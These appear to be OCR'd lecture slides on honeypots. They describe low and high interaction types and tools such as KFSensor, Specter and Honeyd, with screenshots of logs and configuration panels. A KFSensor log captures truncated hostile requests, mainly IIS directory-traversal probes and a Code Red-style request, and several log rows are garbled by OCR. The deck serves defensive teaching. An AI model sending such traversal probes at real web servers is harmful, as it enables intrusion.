
Generally it consists of a computer, data or a network site that appears to be part of a network but which is actually isolated and protected, and which seems to contain information that would be of value to attackers.

Different family of honeypot

- **Two distinct types**
- **Low interaction**
  - And low risk
  - Used to produce statistics on attacks
- **High interaction**
  - Usually know as “research”
  - Many possibilities


Low Interaction

- Emulate services, networks & fingerprints
- Log all interaction
- *Honeyd* is widely used to build low interaction HP



High Interaction

- Allow full access to services and OS
- Ability to capture “0-day attacks”
- May be risky…



Some honeypot softwares

Low interaction HP

- **BackOfficer Friendly** (BOF) – NFR Security
  - http://www.nfr.com/products/bof/overview.shtml

- **KFSensor** – KeyFocus Ltd
  - http://www.keyfocus.net/kfsensor/index.php


- **Deception Toolkit (DTK)** – Fred Cohen & Associates
  - http://www.all.net/dtk/index.html

- See http://www.honeypots.net/honeypots/products

BackOfficerFriendly…

Live demo!

KeyFocus…




127.0.0.1 - Main Scenario

- TCP
  - **21 FTP Guild - Recent Ac**
  - 22 SSH
  - 23 Telnet
  - **25 SMTP - cent Acti**
  - 53 DNS
  - **80 IIS - Re nt Activ**
  - 110 POP3
  - 111 sunrpc
  - 113 ident
  - 143 imap
  - 443 HTTPS
  - 999 WinSatan
  - 1024 NetSpy, Trojan
  - **1080 WinGate - Recent**
  - 1214 Grokster, P2P file shari
  - 1433 MS SQL Server

ID	Start Time	.	.		Vi r	Received
4365	20:59:07.125		5	C	n map 6-cust64....	RFB 003.003[0A]'tm[1
4364	20:39:45.562		1	S Ser	st68 nt42.mia5.d...	[04 01 01 01 01 01 01
4363	20:36:59.23			S	NEGAHDARI2	GET /default.ida?XXX
436	3:52.42		25	TP	211.201.15.8	HELO 45xgl9b3rsi78s[
3	1 5:55.62		1 0	nGate	www.vipondassociate...	[05 01 00]
3	1 5:53.03		00	WinGate	www.vipondassociate...	[04 01 01 A4 D1 A4 1.
43	2:35.28		21	FTP Guild	p508E3E58.dip.t-diali...	USER anonymous[0D
43	16:02:53.343	P	17300	Kuang 2, Trojan	12-230-64-180.client....	
43	1 8:17.187	UDP	111	sunrpc	61.185.147.2	g[00]$[A6 00 00 00 0
43	15:01.015	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%252f.
435	5:15:00.828	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%25%
4354	15:15:00.593	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%%35
4353	15:15:00.375	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%%35
4352	15:15:00.140	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c1%
4351	15:14:59.921	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c0%
4350	15:14:59.671	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c0%
4349	15:14:59.437	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c1%
4348	15:14:59.250	TCP	80	IIS	VICENTE-PL4D3RX	GET /msadc/..%255c.
4347	15:14:59.062	TCP	80	IIS	VICENTE-PL4D3RX	GET /_mem_bin/..%2
4346	15:14:58.796	TCP	80	IIS	VICENTE-PL4D3RX	GET /_vti_bin/..%255

Specter



Specter Control

Engine Version : R 8.00

Threads : 17

Connections so far : 0

```
Vulnerability DB update installed (4897 bytes) [Fri Jan 28 22:19:34 2005]
Content DB is up-to-date [Fri Jan 28 22:19:46 2005]
```

Engine Messages ☑ Errors ☑ Connections

FTP	running
TELNET	running
SMTP	running
FINGER	running
HTTP	running
NETBUS	running
DNS	running
SUB-7	running
SUN-RPC	running
POP3	running
IMAP4	running
BO2K	running
SSH	running
GENERIC	running

Operating System

- ○ Random
- ○ Windows 98
- ○ Windows NT
- ○ Windows 2003
- ● Windows XP
- ○ MacOS
- ○ MacOS X
- ○ Linux
- ○ Solaris
- ○ NeXTStep
- ○ Tru64
- ○ Irix
- ○ Unisys Unix
- ○ AIX
- ○ FreeBSD

Character

- ○ Random
- ○ Failing ?
- ○ Secure ?
- ● Open ?
- ○ Aggressive ?
- ○ Strange ?

Services

- ☑ FTP ?
- ☑ TELNET ?
- ☑ SMTP ?
- ☑ FINGER ?
- ☑ HTTP ?
- ☑ NETBUS ?
- ☑ POP3 ?
- ☑ Provide mails

Intelligence

- ☑ Finger ?
- ☑ Trace Finger ?
- ☑ Port Scan ?
- ☑ DNS Lookup ?
- ☑ Whois ?
- ☑ Telnet Banner ?
- ☑ Ftp Banner ?
- ☑ Smtp Banner ?
- ☑ Http Header ?
- ☑ Http Document ?
- ☑ Trace Route ?

Max. Hops 30

Traps

- ☑ DNS ?
- ☑ IMAP4 ?
- ☑ SUN-RPC ?
- ☑ SSH ?
- ☑ SUB-7 ?
- ☑ BO2K ?
- ☑ GENERIC ?

Generic Trap Name: IRC

Generic Trap Port: 6667

Password Type

- ○ Easy ?
- ● Normal ?
- ○ Hard ?
- ○ Mean ?
- ○ Fun ?
- ○ Cheswick ?
- ○ Warning ?

☑ Send PW file ?

Notification

- ☑ Incident DB ?
- ☑ Alert mail ?
- ☑ Short mail ?
- ☑ Status mail ?
- ☑ Event log ?
- ☐ Syslog ?

☑ Silencer ?

☑ Markers ?

☑ Legal message

☑ Online updates ?

☐ Use HTTP Proxy

Proxy IP Address: 192.168.1.10

Proxy Port: 8080

Host Name : athena.mit.edu ?

System Name : OUTPOST ?

Configuration Version : 1.0 ?

Mail Server IP Address : 192.168.1.250 ?

Mail Address : admin@specter.com ?

Short Mail Address : nci@specter.com ?

☑ Include settings in mails ?

Status Mail Period [h] : 24 ?

☑ Remote Management Port : 28

☑ Expect friendly connections

☑ Use custom mail message for POP3


☑ Use custom warning message ?

Your actions are logged, intrusion alert was activated!


Honeyd

- Written by Niels Provos in 2002
- Low interaction virtual HP
- Released under GPL
- v1.5a available at www.honeyd.org

- Simulates boxes on unused IP space (with ARPd)
  - Oses
  - Services
  - Network topology



Honeyd – fake services



HELO first.org

Honeyd

Hacker

250 intranet ...

HELO volt.com

